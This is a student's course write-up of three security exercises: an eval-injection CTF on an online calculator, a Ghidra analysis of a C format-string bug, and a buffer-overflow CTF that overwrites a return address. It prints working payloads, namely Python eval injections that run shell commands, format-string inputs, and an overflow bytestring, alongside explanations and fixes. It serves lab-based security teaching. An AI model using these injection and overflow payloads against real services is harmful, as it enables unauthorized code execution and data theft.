IDATT2503 - Exercise 2 - Edvard Berdal Eek


Task 1 - Complete the PyCalc challenge on ctf.idi.ntnu.no:

Summary:

The program has a bug which allows for eval injections. This is caused by the usage of the python function eval() in the op command. Due to improper input validation and neutralization, this command enables the execution of unintended and arbitrary code by the user.


Steps to reproduce:

1. Initiate the program using the following command in your terminal: **nc ctf.idi.ntnu.no 5006**.



```
➜  Task-1-PyCalc-CTF nc ctf.idi.ntnu.no 5006
Welcome to the online calculator!
Type 'help' to see available commands.
>
```


2. View the contents of the program's host machine's root directory using the command: **op __import__('os').listdir('/')**.



```
Welcome to the online calculator!
Type 'help' to see available commands.
> op __import__('os').listdir('/')
['mnt', 'opt', 'sys', 'dev', 'boot', 'root', 'bin', 'var', 'run', 'home', 'lib', 'usr', 'li
b64', 'srv', 'tmp', 'sbin', 'proc', 'media', 'etc', '.dockerenv', 'flag.txt', 'pycalc-serve
r.py']
```

We can see that the secret, **flag.txt**, is in the root directory..


3. Output the contents of **flag.txt** using the command: **op __import__('subprocess').getoutput('cat flag.txt')**.



```
> op __import__('subprocess').getoutput('cat flag.txt')
FLAG{31MYXBipuC0f1LWAejvHkroy9dWE8BFM}
```


Impact:

The online calculator PyCalc has a clear Eval Injection vulnerability with the way its command **op** is implemented. In step 2 of how to reproduce the bug, we can see that the program **pycalc-server.py** is available in the root directory. Using the command: **op __import__('subprocess').getoutput('cat pycalc-server.py')**, the specific code implementation can be inspected.



```
> op __import__('subprocess').getoutput('cat pycalc-server.py')
```


Beneath is the implementation of the program's **op**-command intended to evaluate and return the result of user inputted equations.



```
def op(conn, args):
    try:
        conn.send(bytes(str(eval(" ".join(args))) + '\r\n', "utf-8"))
    except Exception as ex:
        conn.send(bytes(str(ex) + '\r\n', "utf-8"))
```

However, such improper control and neutralization of the user input clearly allows the execution of arbitrary code by the user. The function **eval()** is spesifically mentioned in CWE-95 (MITRE, n.d.) which is one of the weaknesses mentioned in the OWASP A03-Injection category (OWASP, n.d.).

Timeline:




edvardee September 9th, 12:38:26 PM

Task 2:

Downloading ghidra on a MacBook with Apple silicon was not very straightforward. Using **brew install –cask ghidra** the **ghidraRun** executable was defective, prompting a warning that apple could not verify that "decompile" is free of malware, and when allowing it to run anyway the program became unresponsive. The solution was to clone the ghidra repo, use gradle to fetch dependencies and build ghidra, extract the zip file that was made in **build/dist/** and execute the new **ghidraRun** executable.


After finally being able to run ghidra i imported the name binary file, and analyzed the decompiled code.




```

undefined8 main(void)

{
  char local_28 [32];

  printf("Enter your name: ");
  fgets(local_28,0x20,stdin);
  printf("Hello ");
  printf(local_28);
  putchar(10);
  return 0;
}

```

The code suggests a outputs **Enter your name:** and takes in user input using **fgets** and stores the input to a local variable. The name is then printed using the printf which prints formatted data to stdout. The function **fgets** limits the input byte-size in the second parameter which is set to 32 (0x20 in hex), so a buffer overflow should not be a vulnerability here.


However, since printf expects formated data and is using the local variable directly it can be exploited. By creating and compiling a similar program I could test with different known format string exploits, such as **%x**, **%s** and **%n**. (meir555, n.d.)




```
#include <stdio.h>
#include <stdlib.h>

int main(){
    char name[32];

    printf("Enter your name: ");
    fgets(name, 32, stdin);
    printf("Hello, ");
    printf(name);
    putchar(10);
    return 0;
}
```



```
→  Task-2-Decompile-Binary ./name-test
Enter your name: %x %x %x %x
Hello, 0 6ce16c88 5ba0150 25207825
```



```
→  Task-2-Decompile-Binary ./name-test
Enter your name: %x %x %x %s %s %s
[1]    80105 segmentation fault  ./name-test
```




```
➜  Task-2-Decompile-Binary ./name-test
Enter your name: %n %n %n
[1]    80119 abort      ./name-test
```

With multiple **%x** as input i could output data from the stack, **%s** i could cause a segmentation fault and with **%n** an abnormal termination of the program indicated by the resulting abort.


A solution to this would be to change the line which outputs the name variable by providing it as formatted data and not passing it directly, **printf("%s", name);**. This tells the compiler that the variable name will be a string.

Task 3 - Complete the “Hello” binary challenge on the ctf.idi.ntnu.no:

Opening the binaries in ghidra i found that the **main()** method uses the vulnerable **gets()** function to get user input on a variable of length 32. I could also locate the function **flag()** which was at the memory location 0x401192. Exploiting the variable buffer i could assign the **flag()** memory address to the **main()** method’s return address, leading to the execution of the **flag()** function exposing the secret flag.



```
(base) ➜  Task-3-Hello-Binary-CTF git:(main) ✗ python attack1.py

Payload sent to server:
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB\x92\x11@\x00\x00\x00\x00\x00'

Response from server:
Input: Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB @
FLAG{60Be9OGOQ/BtaakFBnPghE/Bpp4wCMqR}
Segmentation fault (core dumped)
```


edvardee September 12th, 4:53:01 PM

References

MITRE. (n.d.). *CWE - CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection') (4.17)*. Common Weakness Enumeration. Retrieved September 12, 2025, from https://cwe.mitre.org/data/definitions/95.html

OWASP. (n.d.). A03 Injection - OWASP Top 10:2021. Retrieved September 12, 2025, from https://owasp.org/Top10/A03_2021-Injection/#list-of-mapped-cwes